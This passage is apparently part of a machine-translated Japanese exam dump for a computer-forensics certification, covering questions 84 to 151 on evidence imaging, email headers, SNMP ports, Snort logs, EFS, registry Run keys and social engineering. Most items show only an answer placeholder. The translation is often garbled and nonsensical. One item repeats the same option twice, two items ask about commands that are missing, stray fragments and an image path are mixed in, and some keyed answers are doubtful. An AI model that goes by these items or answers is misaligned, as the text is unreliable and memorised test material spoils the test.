C. ディスクを調べても変更されていないことを確認する
D. リサイクルする前に磁気メディアを拭く
正解: **C (**コメントを発表する**)**

質問: **84**
あなたは会社の複数のオフィスでSNMPを設定します。SNMPソフトウェアマネージャーは、本社のような他のオフィスからデータを受信していません。ファイアウォールの変更は責任があると思われます。ファイアウォールを介してSNMPが動作するにはどのポートを開くべきですか？（2つを選択してください）
A. 161
B. 160
C. 162
D. 163
正解: **A,C (**コメントを発表する**)**

質問: **85**
被害者のコンピュータを特定の電子メールメッセージで犯した犯罪で検索するときに、どのような情報を回復する必要がありますか？
A. Eメールヘッダー
B. インターネットサービスプロバイダ情報
C. ファイアウォールログ
D. ユーザー名とパスワード
正解: **A (**コメントを発表する**)**

質問: **86**
メラニーは新たに調査に割り当てられ、侵害されたシステムからすべての証拠のコピーを作成するように求められました。Melanieは、システム上のすべてのファイルのDOSコピーを作成しました。ディスクイメージングツールをお勧めする主な理由は何ですか？
A. エビデンスファイルフォーマットには、エキスパンダーが入力し、エビデンスファイルの先頭に暗号化されたケースデータが含まれます

B. ディスクイメージングツールは、内部自己検査と検証のためにCRC32をチェックし、MD5チェックサムを持っています
C. イメージングツールは、クローズドな独自のフォーマットを使用するため、イメージングツールの場合はありません。これは、オリジナルと比較してセクタのセクタと一致しない場合です
D. シンプルなDOSコピーには、削除されたファイル、ファイルスラックなどの情報は含まれません
正解: **D** (コメントを発表する)

質問: **87**
_____は、潜在的な法的証拠を決定するためのコンピュータ調査および分析手法の単純な適用です。
A. コンピュータフォレンジック
B. イベント反応
C. ネットワークフォレンジック
D. インシデント対応
正解: (正解を表示します)

質問: **88**
Linux / UnixベースのWebサーバーでは、デーモンサービスをどのような特権で実行する必要がありますか？
A. デーモンサービスを実行する特権を判断することはできません
B. root以外のもの
C. ゲスト
D. ルート
正解: (正解を表示します)

質問: **89**
あなたは会社の財務部門でコンピュータ詐欺の可能性を調査するよう求められました。職員が認可されていない小切手を印刷して財務詐欺を犯している疑いがあります。対象のコンピュータのビットマップイメージ上のすべてのデータファイルを網羅的に検索しましたが、証拠は見つかりませんでした。ファイルが保存されていない可能性があります。この場合、次に何を調べるべきですか？
A. メタデータ
B. レジストリ
C. ごみ箱
D. スワップファイル
正解: (正解を表示します)

質問: **90**

IP 172.16.1.108で展開されたハニーポットは、攻撃者によって侵害されました。以下はSnortのバイナリキャプチャによる攻撃の抜粋です。ログを調べて、攻撃者が実行したアクティビティを解読します。抜粋に明示されている内容だけを推論する必要があることに注意してください。
（注：受講者は、受動的OSフィンガープリンティング、基本的なTCP / IP接続の概念、およびスニッフィングダンプからのパケット署名の読み取りの間に学んだ概念についてテストされています。）
03 / 15-20 :21 :24.107053 211.185.125.124:3500→172.16.1.108:111
TCP TTL :43 TOS :0x0 ID :29726 IpLen :20 DgmLen :52 DF
*** A **** Seq :0x9B6338C5 Ack :0x5820ADD0 Win :0x7D78 TcpLen :32
TCPオプション（3）=> NOP NOP TS :23678634 2878772
= + = +
= + = + = + = + = + = + = + = + = +
03 / 15-20 :21 :24.452051 211.185.125.124:789 - > 172.16.1.103:111
UDP TTL :43 TOS :0x0 ID :29733 IpLen :20 DgmLen :84
レン :64
01 0A 8A 0A 00 00 00 00 00 00 02 00 01 86 A0 ....
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 86 B8 00 00 00 01 ....
00 00 00 11 00 00 00 00 ....
= + = +
= + = + = + = + = + = + = + = + = +
03 / 15-20 :21 :24.730436 211.185.125.124:790 - > 172.16.1.103 :32773
UDP TTL :43 TOS :0x0 ID :29781 IpLen :20 DgmLen :1104
レン :1084
47 F7 9F 63 00 00 00 00 00 00 02 00 01 86 B8
A. 攻撃者がポート32773でトロイの木馬を使用しました
B. 攻撃者がバックドアをインストールしました
C. 攻撃者がバッファオーバーフローを使用してシステムをスキャンし、悪用しました
D. 攻撃者はポート111でネットワークスウィープを実行しました
正解: **(**正解を表示します**)**

質問: **91**
Jacobは10年以上の調査経験を持つコンピュータフォレンジック調査者であり、コンピュータフォレンジックに関する50以上の記事を書いています。彼はコンピューター詐欺の調査で集められた技術ログファイルの正確性と完全性を証言する資格のある証人として呼びかけられています。この場合のヤコブの証言の用語は何ですか？
A. 認証
B. 認証
C. 反復
D. 正当な理由
正解: **(**正解を表示します**)**

質問: **92**
あなたの会社は、ネットワークを通じてシスコのルータを独占的に使用しています。あなたの知識の範囲内でルータを確保した後、外部のセキュリティ会社がネットワークセキュリティを評価するために持ち込まれます。
彼らはほとんど問題を発見しませんでしたが、ほとんどすべてのシスコ製ルータのモデル、OSバージョン、および機能をわずかな労力で列挙することができました。シスコのルータでこの情報を列挙する能力を排除するために、どの機能を無効にしますか？
A. ブロードキャストシステムプロトコル
B. ボーダーゲートウェイプロトコル
C. Cisco Discovery Protocol
D. 簡易ネットワーク管理プロトコル
正解: (正解を表示します)

質問: **93**
あなたは法医学調査の事件を完了しました。ケースの機密性のために、フォレンジックラボのさまざまなディスクに格納されているデータを破棄したいと考えています。どのようにしてハードディスク上のデータを恒久的に消去しますか？
A. 低レベルのディスクユーティリティを使用してハードディスクを複数回フォーマットする
B. ハードディスク上で強力な磁石を動かす
C. ハードディスクの内容をJunkデータで上書きする
D. ハードディスクを火の中に投げる
正解: (正解を表示します)

質問: **94**
なぜデジタル証拠を取得する必要があるコンピュータに電源を入れないのですか？
A. コンピュータの電源を入れても、デジタル証拠を入手する必要はありません
B. コンピュータが起動すると、システムキャッシュがクリアされ、証拠を破壊する可能性があります
C. コンピュータが起動すると、メモリバッファ内のデータが消去され、証拠を破壊する可能性があります

D. コンピュータが起動すると、データをレンダリングするコンピュータにファイルが書き込まれます。nclean
正解: **(**正解を表示します**)**

質問: **95**
次のコマンドは何を達成しますか？
dd if = / dev / xxx of = mbr.backup bs = 512 count = 1
A. マスターブートレコードを復元する
B. マスターブートレコードをハードドライブの最初のパーティションにマウントします
C. ハードドライブの最初のパーティションの最初の512バイトを復元する
D. マスターブートレコードをバックアップする
正解: **D (**コメントを発表する**)**

質問: **96**
ワイヤレス攻撃を調査する場合、どの情報をDHCPログから取得できますか？
A. 攻撃者のMACアドレス
B. ネットワーク上のコンピュータがプロミスキャスモードで動作している場合
C. 攻撃者と被害者のコンピュータのオペレーティングシステム
D. 攻撃者と被害者の間のIPトラフィック
正解: **(**正解を表示します**)**

質問: **97**
専門家の証人は次の場合に意見を述べる：
A. コンサルティングエキスパートとエキスパート証人の間の議論を促進する
B. 意見、推論または結論は、通常の陪審員の通常の経験の範囲内ではなく、特別な知識、技能または訓練に依存する
C. 症例の要件を超えて調査の範囲を拡大する証人のフォームを抑止すること。
D. 事実のファインダーによる判断のためのケースの問題を定義する
正解: **(**正解を表示します**)**

質問: **98**
あなたは、新たにリリースされた法医学調査ツールを使用しました。これは、Daubert Testに合致しません。この判決は裁判で終わった。防衛があなたの事件を弱めるためにどのような議論をすることができますか？
A. あなたはツールを使用することで認定されていません
B. ツールは国際標準化機構（ISO）のテストを受けていません。
C. 合計は審査されておらず、同僚によって受け入れられていません
D. 地元の法執行機関のみがこのツールを使用する必要があります
正解: **(**正解を表示します**)**

質問: **99**
コンピュータの法医学者であるDarylは、疑わしいコンピュータハッカーの家にちょうど到着しました。ダリルは、家にあるすべてのコンピュータと周辺機器を写真とタグで撮影しています。
Darylは彼のバンにあるすべてのアイテムを梱包し、さらに調べるために彼の研究室に戻します。彼の研究室では、彼の助手マイケルが彼の調査に役立っています。マイケルはまだ訓練を受けているので、ダリルはすべての仕事を非常に慎重に監督しています。マイケルは、コンピュータと周辺機器からすべてのデータをコピーする手順についてはあまりよく分かりません。調査の証拠のコピーを作成する際にマイケルが使用するデータ取得ツールの数はいくつですか？
A. 3
B. 2
C. 4
D. 1
正解: **(**正解を表示します**)**

質問: **100**
ICMPタイプ3 /コード13とはどういう意味ですか？
A. ポート到達不能
B. 管理上のブロック
C. Host Unreachable
D. プロトコルに到達できません
正解: **(**正解を表示します**)**


質問: **101**
あなたは独立したコンピュータフォレンジック調査者として働いており、あなたの援助を要求している地方の学校システムのシステム管理者から電話を受け取ります。地元の高等学校の生徒の一人が、インターネットから不適切な画像をコンピュータラボのPCにダウンロードする疑いがあります。
あなたが学校に到着すると、システム管理者はあなたにハードドライブを手渡し、PC内のハードドライブの簡単なバックアップコピーを作成してこのドライブに入れ、そのドライブを調べて疑わしい画像。単純なバックアップコピーでは、削除されたファイルやファイルの断片を復元できないことを通知します。
発見された証拠が将来の手続において完全で許容されることを確実にするためにどのようなコピーを作成する必要がありますか？
A. ビットストリームコピー
B. フルバックアップコピー
C. インクリメンタルバックアップコピー
D. ロバストなコピー
正解: **(**正解を表示します**)**

質問: **102**

あなたは地方警察と協力しているコンピュータフォレンジック調査員であり、あなたは脅迫メールの調査を支援するよう呼び出されます。申立人は、容疑者から27件の電子メールメッセージをプリンタに送り、あなたに印刷物を渡します。あなたは、疑わしい人に電子メールを追跡するために_____にアクセスする必要があるため、コンピュータを調べる必要があることを彼女に通知します。

A. 設定ファイル
B. メールヘッダー
C. ルーティングテーブル
D. ファイアウォールログ
正解: (正解を表示します)

質問: **103**
インターネットロギングソフトウェアを使用してコンピュータの悪意のある使用のケースを調査すると、調査官は奇妙に見えるいくつかのエントリに出くわす。



ログから、調査担当者は問題の人物がどこにインターネット上を移動したかを見ることができます。ログからは、ユーザーが手動で異なるユーザーID番号を入力したように見えます。このユーザーが試していた技術は何ですか？

A. パラメータ改ざん
B. SQLインジェクション
C. クロスサイトスクリプティング
D. Cookie Poisoning
正解: (正解を表示します)

質問: **104**
ランスは自分のネットワークにハニーポットを配置したいと考えています。あなたのお勧めはどれですか？

A. ファイアウォールの前にある外部DMZのシステムで使用します
B. ネットワーク上で動的アドレッシングを使用するシステムを使用する
C. ルータと直接通信していないシステムを使用する

D. すべての返信が偽造されているので問題はありません
正解: **(**正解を表示します**)**

質問: **105**
ファイル削除プロセスのコンテキストでは、次の文のどちらが当てはまりますか？
A. ファイルが削除されると、データは上書きされ、クラスタは使用可能とマークされます
B. 起動中、マシンは証拠を削除する一時ファイルを作成することがあります
C. 安全な削除プログラムは、一度にファイルを完全に上書きすることで動作します
D. ディスクが使用されている時間が長いほど、削除されたファイルが上書きされる可能性は低くなります
正解: **(**正解を表示します**)**

質問: **106**
Kimberlyは彼女の町の職業学校でITセキュリティアナリストとして勉強しています。学校では、さまざまなプログラミング言語とネットワーキング言語が用意されています。ルーターが利用するネットワークプロトコル言語はどのようなものですか？
A. BPG
B. UDP
C. ATM
D. OSPF
正解: **(**正解を表示します**)**

質問: **107**
許可されていないユーザーが 「テールゲーティング」をしないようにする良いセキュリティ方法は何ですか？
A. ピックアップロック
B. 電子コンビネーションロック
C. マントラップ
D. 電子キーシステム
正解: **C (**コメントを発表する**)**

質問: **108**

Jonathanは現在、ネットワークの内部セキュリティをテスト中のネットワーク管理者です。彼は自分のWebサーバーに接続しているユーザーのEttercapを使ってセッションをハイジャックしようとしています。なぜジョナサンは成功しないでしょうか？
A. HTTPSセッションのみがハイジャックされる可能性があります
B. FTPトラフィックのみがハイジャックされる
C. DNSトラフィックのみがハイジャックされる
D. HTTPプロトコルはセッションを維持しません
正解: **D** (コメントを発表する)

質問: **109**
Windowsシステムを調査するときは、次の理由によりページまたはスワップファイルの内容を表示することが重要です。
A. Windowsはすべてのシステム構成情報をこのファイルに保存します
B. これは、コマンドラインから実行された最後の100コマンドの履歴を保存するためにウィンドウが使用するファイルです
C. 大量のデータが、スワップファイル内に存在する可能性があります。
D. Windowsがレジストリと直接通信するために使用するファイルです
正解: (正解を表示します)

質問: **110**
容疑者のハードドライブ上に隠れたパーティションが存在するかどうかを特定する方法の1つは、
A. FATを調べ、パーティションタイプフィールドにHを書き留めて隠れパーティションを特定する
B. LILOを調べ、パーティションのTypeフィールドのHを書き留めます。
C. 既知のすべてのパーティションの合計サイズを追加し、ハードドライブの合計サイズと比較します
D. ハードドライブに隠しパーティションを置くことはできません
正解: (正解を表示します)

質問: **111**
ネットワーク上で一連のテストを実行して、セキュリティ上の脆弱性をチェックしています。
通常の勤務時間後、外部ファイアウォールに対してDoS攻撃を開始します。ファイアウォールがすばやくフリーズし、使用できなくなります。次に、外部IPから内部ネットワークへのFTP接続を開始します。外部ファイアウォールでFTPがブロックされていても、接続は成功します。
何が起きたの？
A. ファイアウォールで障害が発生しました
B. ファイアウォールの失敗バイパス
C. ファイアウォールACLがパージされました
D. ファイアウォールのオープンに失敗しました
正解: (正解を表示します)

質問: **112**
プロファイリングは、様々な活動から加害者を特定する目的で証拠を分析するための法医学技術です。コンピュータがハッカーによって侵害された後、次のうちどれが事件のプロファイルを形成する上で最も重要なのでしょうか？
A. システムの製造元が侵害されました
B. インシデントで悪用された脆弱性
C. 攻撃に使用されるコードのロジック、フォーマット、およびエレガンス
D. 攻撃の性質
正解: **C (**コメントを発表する**)**

質問: **113**
あなたはテキサス州ダラスの小さな銀行のネットワーク管理者です。ネットワークのセキュリティを確保するために、すべてのユーザーに14文字のパスワードを要求するセキュリティポリシーを制定します。ユーザーに2週間の通知を与えた後、グループポリシーを変更して14文字のパスワードを強制します。1週間後に、スタンドアロンサーバーからSAMデータベースをダンプし、パスワードクラッキングツールを実行します。99%以上のパスワードが1時間以内に壊れてしまいます。なぜこれらのパスワードはすごくひどくひび割れたのですか？
A. Active Directoryを使用するネットワークでSAMデータベースを使用することはないため、取得されたSAMデータベースは空です
B. 14文字以下のパスワードは、2文字の7文字ハッシュに分割されます
C. クラックされたパスワードは、ドメインコントローラ上のローカルアカウントです
D. パスワードグループポリシーの変更には、ネットワーク全体を完全に複製するまでに少なくとも3週間かかります
正解: **(**正解を表示します**)**

質問: **114**
次のディレクトリには何が保存されていますか？ HKLM \セキュリティ\ポリシー\秘密
A. サービスアカウントのパスワードをプレーンテキストで
B. 過去20人のユーザーのキャッシュされたパスワードハッシュ
C. ローカルストアPKI Kerberos証明書
D. IASのアカウント名とパスワード
正解: **(**正解を表示します**)**

質問: **115**
なぜLinux / Unixベースのコンピュータは、アイドルスキャン用にWindowsコンピュータよりも使いやすくなっていますか？
A. Linux / Unixコンピュータは絶えず話している
B. Windowsコンピュータは常に話しています
C. Windowsコンピュータはアイドルスキャンに応答しません

D. Linux / Unixコンピュータは簡単に妥協する
正解: **(**正解を表示します**)**

質問: **116**
従業員はあなたの会社に所属する専有情報を盗んだ疑いがあり、所有する権利はありません。情報は、NTFS暗号化ファイルシステム（EFS）で保護されていた従業員コンピュータに保存され、週末に仕事を辞める直前にファイルをフロッピーディスクにコピーしていました。従業員が建物を離れてフロッピーディスクを回収してコンピュータを保護する前に、従業員を拘束します。従業員が専有情報を所有していたことを確認できるように暗号化を解除できますか？
A. EFSは暗号化できない128ビットの鍵を使用するため、情報を回復できません
B. 暗号化されたファイルをフロッピーディスクにコピーすると、暗号化されていないファイルが自動的に暗号化されたので、情報を回復できます。
C. EFSの廃止されたキーエージェントは、情報を回復するためにコンピュータ上で使用できます
D. 暗号化されたファイルがフロッピーディスクにコピーされると、EFS秘密キーもフロッピーディスクにコピーされ、情報を復元できます。
正解: **B (**コメントを発表する**)**

質問: **117**
JuliaはBerber Consultingグループのシニアセキュリティアナリストです。彼女は現在、フロリダの小さな会計事務所の契約に取り組んでいます。彼らは社内での訓練がうまくいったかどうかを知るために、社会工学的な攻撃を企業に行う許可を与えています。Juliaは会計事務所のメイン番号を呼び出し、受付係に話します。ジュリアはアイオワ州の本社のIT技術者であると言います。彼女は、彼らが持っている問題を解決するために、受付係のネットワークユーザ名とパスワードが必要であると述べています。ジュリアは、同社のCEO、ビル・ハモンド（Bill Hammond）がこの情報を要求したと述べています。最高経営責任者（CEO）の名前を聞いた後、受付係はジュリアに彼女が求めたすべての情報を渡した。ジュリアはソーシャルエンジニアリングのどのような原理を使用しましたか？
A. 社会的検証
B. 友情/好奇心
C. 往復
D. 希少性
正解: **(**正解を表示します**)**

質問: **118**
Terriは現在、東京のファーストナショナルバンクで侵入テストを実施しているセキュリティコンサルティング会社に勤務しています。Terriの職務には、ネットワークにアクセスするためのファイアウォールとスイッチをバイパスすることが含まれます。Terriは、社内のスイッチの1つにIPパケットを送信し、ACKビットとマシンセットの送信元アドレスを送信します。このIPパケットを送信してTerriが達成しようとしていることは何ですか？
A. スイッチのトンネリング機能を有効にする

B. スイッチが既にTerriのコンピュータとセッションしていると思うようにトリックします
C. スイッチのMACアドレステーブルにACKビットをフラッディングして毒を与える
D. スイッチがACKビットを送信できないため、スイッチをDoS攻撃でクラッシュさせる
正解: **(**正解を表示します**)**

質問: **119**
頭字語のPOSTは、それがPCに関係するため、何を意味しますか？
A. 事前運転状況テスト
B. プライマリオペレーションショートテスト
C. 主要なオペレーティングシステムのテスト
D. PowerOnセルフテスト
正解: **(**正解を表示します**)**

質問: **120**
Paulの会社は、論理的および物理的なセキュリティテストを含む完全なセキュリティ監査を受けています。すべての論理テストが実行された後。今や物理ラウンドが始まる時です。従業員の誰もがこのラウンドのテストに気づいていません。セキュリティ監査会社は、電気技師として服を着た技術者を送ります。彼はロビーで待っていて、従業員の一部は働くことができます。本部に入ると、彼はサーバ室に入り、その部屋の店舗に問題があることをITマネージャに伝えることができます。技術者がどのような種類の攻撃を行ったか？
A. ファジー
B. 尾行
C. バックトラップ
D. マントラップ攻撃
正解: **B (**コメントを発表する**)**

質問: **121**
ドライブの寸法が次のように与えられ、セクタが512バイトであると仮定すると、記述されたハードドライブの容量はいくらですか？
22,164シリンダ/ディスク
80ヘッド/シリンダー
63セクタ/トラック
A. 57.19 GB
B. 53.26 GB
C. 10 GB
D. 11.17 GB
正解: **B (**コメントを発表する**)**

質問: **122**
次のコマンドにどのオペレーティングシステムが応答しますか？
A. FreeBSD
B. Mac OS X
C. Windows 95
D. Windows XP
正解: **(**正解を表示します**)**

質問: **123**
Officeドキュメント（Word、ExcelおよびPowerPoint）には、ドキュメントを作成したマシンのMACまたは一意の識別子を追跡できるコードが含まれています。そのコードは何と呼ばれていますか？
A. Microsoft仮想マシン識別子
B. グローバルに一意のID
C. パーソナルアプリケーションプロトコル
D. 個々のASCII文字列
正解: **B (**コメントを発表する**)**

質問: **124**
どの侵入検知システム（IDS）がユーザーやネットワークの予期しない動作のために最も誤ったアラームを生成するのでしょうか？
A. 異常検出
B. ネットワークベースのIDSシステム（NIDS）
C. ホストベースのIDSシステム（HIDS）
D. 署名認識
正解: **(**正解を表示します**)**

質問: **125**
すべてのコンピュータフォレンジック調査中に実行する標準手順はどれですか？
A. 疑わしいPCからハードドライブを取り外した状態で、システムのRAMにある日付と時刻を確認します
B. 疑わしいPCからハードドライブを取り外した状態で、システムのCMOSで日付と時刻を確認します

C. 疑わしいPCのハードドライブで、システムのCMOSの日付と時刻を確認します
D. 疑わしいPCのハードドライブで、ファイルアロケーションテーブルの日付と時刻を確認します
正解: **(**正解を表示します**)**

質問: **126**
アイテム2あなたのクライアントサイトで羊飼いのマシンを見つけたら、何を推測しますか？
A. シープディップコンピュータはウィルスチェックのためにのみ使用されます。
B. 羊毛のコンピュータがサービス不能攻撃を防ぎます
C. シープディップコンピュータはハニーポットの別の名前です
D. シープディップはいくつかのハニーポットを調整します
正解: **A (**コメントを発表する**)**

質問: **127**
容疑者のコンピュータを起動する場合は、_____を変更して、ハードドライブにブートして、疑わしいハードディスクのデータを汚染したり、変更したりしないようにする必要があります。
A. CMOS
B. deltreeコマンド
C. Boot.sys
D. Scandiskユーティリティ
正解: **(**正解を表示します**)**

質問: **128**
電子メールのログには、調査に役立つ次の情報が含まれています。 4つを選択してください）
A. 一意のメッセージ識別子
B. メッセージが送信された日時
C. アカウントの送信に使用されたユーザーアカウント
D. 電子メールメッセージとともに送信された添付ファイル
E. 電子メールメッセージの内容
正解: **(**正解を表示します**)**

質問: **129**
ワイヤレス攻撃を調査する際に、デバイスのゲートウェイを見つける必要があるのはなぜですか？
A. ゲートウェイはRADIUSサーバーの管理に使用されるIPになります
B. ゲートウェイは攻撃者のコンピュータのIPになります
C. ゲートウェイは、攻撃者が攻撃を開始するために使用するプロキシサーバーのIPになります
D. ゲートウェイは、アクセスポイントを管理するために使用されるIPになります
正解: **(**正解を表示します**)**

質問: **130**
ファイルヘッダーを介して画像ファイル形式を検索する場合、16進形式のJPEGファイルを検索するにはどうすればよいですか？
A. EF 00 EF 00 EF 00
B. FF FF FF FF FF FF
C. FF D8 FF E0 00 10
D. FF 00 FF 00 FF 00
正解: **(**正解を表示します**)**

質問: **131**
国防総省の契約会社が国防総省が設定した厳しいセキュリティポリシーに準拠するように支援しています。そのような厳しい規則の1つは、ファイアウォールが、内部コンピュータによって最初に開始された着信接続のみを許可する必要があるということです。このポリシーを遵守するためにはどのようなファイアウォールを実装する必要がありますか？
A. 回線レベルのプロキシファイアウォール
B. ステートフルファイアウォール
C. パケットフィルタリングファイアウォール
D. アプリケーションレベルのプロキシファイアウォール
正解: **(**正解を表示します**)**

質問: **132**
次のコマンドは何を達成しますか？
A. 断片化されたパケットを処理するルータの能力をテストする
B. 断片化されたパケットを処理するWLANの能力をテストする
C. オーバーサイズのパケットを処理するルータのテスト能力
D. ルータがサイズの小さいパケットを処理する能力をテストする
正解: **(**正解を表示します**)**

質問: **133**
Haroldは、アトランタ -ジョージア州のコンサルティング会社で働くコンピューター -フォレンジックの調査員です。ハロルドは、マイアミフロリダの企業スパイ事件を手助けするよう求められている。Haroldは、違法行為で使用されたとされるコンピュータからすべてのデータを引き出すことによって調査を支援する。彼は、企業内の2人の容疑者が、機密情報を盗んで競合する企業に売却することを発見しました。Haroldは、電子メールとインスタントメッセンジャーのログから、2人の従業員が特定の停止標識の裏に記号を書くことでバイヤーに通知したことを発見しました。このように、バイヤーは、盗難された材料を購入する疑いのある容疑者といつどこで会うべきかを知っていました。これら2人の容疑者はどのようなステガノグラフィーを使ったのですか？
A. グリル暗号
B. テキスト -セマグラム

C. ビジュアルセマグラム
D. ビジュアル暗号
正解: (正解を表示します)

質問: **134**
Jimはネットワーク上で脆弱性分析を行い、潜在的な問題は見つけられませんでした。彼は、脆弱性テストの結果を検証するために自分のシステムに対して悪用を実行する別のユーティリティを実行します。
第2のユーティリティは、脆弱性分析が悪用できないと言われている彼のネットワークに対して5つの既知の悪用を実行する。ジムは彼の脆弱性分析からどのような結果を得ましたか？
A. 真陽性
B. 真のネガティブ
C. 偽陰性
D. 偽陽性
正解: (正解を表示します)

質問: **135**
次の声明では、どのネットワーク攻撃が記述されていますか？
オンライン・クライアント・サービスが中断されていないにもかかわらず、少なくとも5つのロシアの大手銀行が継続的なハッカー攻撃を受けている。攻撃は30カ国にある少なくとも24,000台のコンピュータを含む広範囲のボットネットからもたらされた。
A. Sniffer攻撃
B. バッファオーバーフロー
C. Man-in-the-Middle攻撃
D. DDoS
正解: (正解を表示します)

質問: **136**
コンピューターフォレンジック調査では、証拠が見つかったときからケースが閉鎖されるまで、または裁判所に行くまでの経路を説明するものは何ですか？
A. 確率の法則
B. 証拠のルール
C. カストディ・チェーン
D. 分離の方針
正解: (正解を表示します)

質問: **137**
ネットワーク上で脆弱性スキャンを実行しているときに、IDSが接続を切断すると、どのタイプのIDSが使用されていますか？
A. プログレッシブIDS
B. NIPS
C. パッシブIDS
D. アクティブなIDS
正解: **(**正解を表示します**)**

質問: **138**
内部から侵入テストを行うのはなぜ良い考えですか？
A. 内部から侵入テストを行うことは決してお勧めできません
B. 攻撃の70%が組織内からのものであるため
C. 内部からハックする方が簡単です
D. ハッカーの視点からネットワークを攻撃する
正解: **B (**コメントを発表する**)**

質問: **139**
FAT32システムでは、123 KBのファイルでいくつのセクタが使用されますか？
A. 11
B. 56
C. 25
D. 34
正解: **(**正解を表示します**)**

質問: **140**
あなたはフランス外の民間企業で働く証券アナリストです。あなたの現在の任務は、その会社が所有するスイスの銀行からクレジットカード情報を取得することです。最初の偵察後、銀行のセキュリティ防御が非常に強く、侵入には時間がかかりすぎることがわかります。あなたは、銀行とロンドンの子会社の1つの間のトラフィックを監視することによって情報を取得することにします。
トラフィックの一部を監視した後、多くのFTPパケットが前後に移動しています。トラフィックを盗聴し、ユーザー名とパスワードを抽出する必要があります。この情報を得るためにどのツールを使用できますか？
A. Snort
B. RaidSniff

C. Airsnort
D. エターキャップ
正解: **(**正解を表示します**)**

質問: **141**
GeorgeはHammond and Sons LLCのセキュリティ分析を行っています。彼は、ワイヤレスネットワークのセキュリティ脆弱性をテストしています。彼は、スキャン中にできるだけ 「隠密」として残ることを計画している。なぜこのような状況でNessusのようなスキャナは推奨されないのでしょうか？
A. Nessusはネットワークスキャナではありません
B. 「ステルス」なワイヤレススキャンを実行する方法はありません
C. Nessusはワイヤレステストを実行できません
D. Nessusが大きすぎます
正解: **(**正解を表示します**)**

質問: **142**
コンピューター犯罪審査官としてのあなたの専門的評判を崩壊させるには、_____不備のあるケースが必要ですか？
A. 1つだけ
B. 法律では、3つ
C. かなりの数
D. 少なくとも2つ
正解: **A (**コメントを発表する**)**

質問: **143**
調査中のコンピュータから画像ファイルが復元されます。調査プロセス中、ファイルの内容をよりよく表示するためにファイルが500%拡大されています。画質はこのプロセスからまったく低下しません。このファイルはどんな種類の写真です。このファイルはどのような画像ですか？
A. カタログ画像
B. ベクター画像
C. メタファイルイメージ
D. ラスタイメージ
正解: **B (**コメントを発表する**)**

質問: **144**
FAT32ファイルシステムで125 KBのファイルを使用するセクタはいくつですか？
A. 16
B. 25
C. 256
D. 32

正解: (正解を表示します)

質問: **145**
Haroldは自分のネットワーク上にファイアウォールを設置したいと考えていますが、どちらが最も適切かはわかりません。
彼は自分のネットワーク上のいずれかのサーバーにFTPトラフィックを許可する必要があることを知っていますが、FTP-PUTだけを許可したいと考えています。どのファイアウォールがHaroldにとって最も適切でしょうか？ニーズ？
A. アプリケーションレベルのプロキシファイアウォール
B. 回線レベルのプロキシファイアウォール
C. データリンク層のファイアウォール
D. パケットフィルタリングファイアウォール
正解: (正解を表示します)

質問: **146**
Microsoft ExchangeとBlackberry Enterpriseサーバーが使用されているコンピュータフォレンジックのケースを調査するとき、調査者はBlackberryデバイスから送信された電子メールを検索するためにどこを検索する必要がありますか？
A. Microsoft Exchangeサーバー
B. Blackberry Enterpriseサーバー
C. RIMメッセージングセンター
D. Blackberryデスクトップリダイレクタ
正解: (正解を表示します)

質問: **147**
実験室の法医学スタッフの調査の第一歩は何ですか？
A. 予備インタビューを実施
B. 電子的証拠をパッケージ化する
C. 電子的証拠の移送
D. 電子犯罪シーンの保護と評価
正解: (正解を表示します)

質問: **148**
調査中、従業員は誰かに送られた嫌がらせのメールを削除したことが判明しました。同社はMicrosoft Exchangeを使用しており、メッセージ追跡を有効にしていました。調査者は、Exchangeサーバー上のメッセージ追跡ログファイルを検索するためにどこで検索できますか？
A. C :\ Program Files \ Exchsrvr \ servername.log
B. D :\ Exchsrvr \ Message Tracking \ servername.log
C. C :\ Exchsrvr \ Message Tracking \ servername.log
D. C :\ Program Files \ Microsoft Exchange \ srvr \ servername.log

正解: (正解を表示します)

質問: **149**
Encaseでドライブの論理検索または物理検索を実行する前に、プログラムに追加する必要があるのは何ですか？
A. ファイル署名
B. ブックマーク
C. ハッシュセット
D. キーワード
正解: (正解を表示します)

質問: **150**
ハッカーは、Windowsレジストリにアクセスし、ユーザーのパスワード、DNS設定、アクセス権、または目的を達成するために必要なその他の機能を操作できます。起動時にアプリケーションをロードする簡単な方法の1つは、次のレジストリハイブにエントリ（Key）を追加することです。
A. HKEY_LOCAL_USERS \ Software \ Microsoft \ old \ Version \ Load
B. HKEY_LOCAL_MACHINE \ Software \ Microsoft \ CurrentVersion \ Run
C. HKEY_LOCAL_MACHINE \ hardware \ windows \ start
D. HKEY_CURRENT_USER \ Microsoft \ Default
正解: **B** (コメントを発表する)

質問: **151**
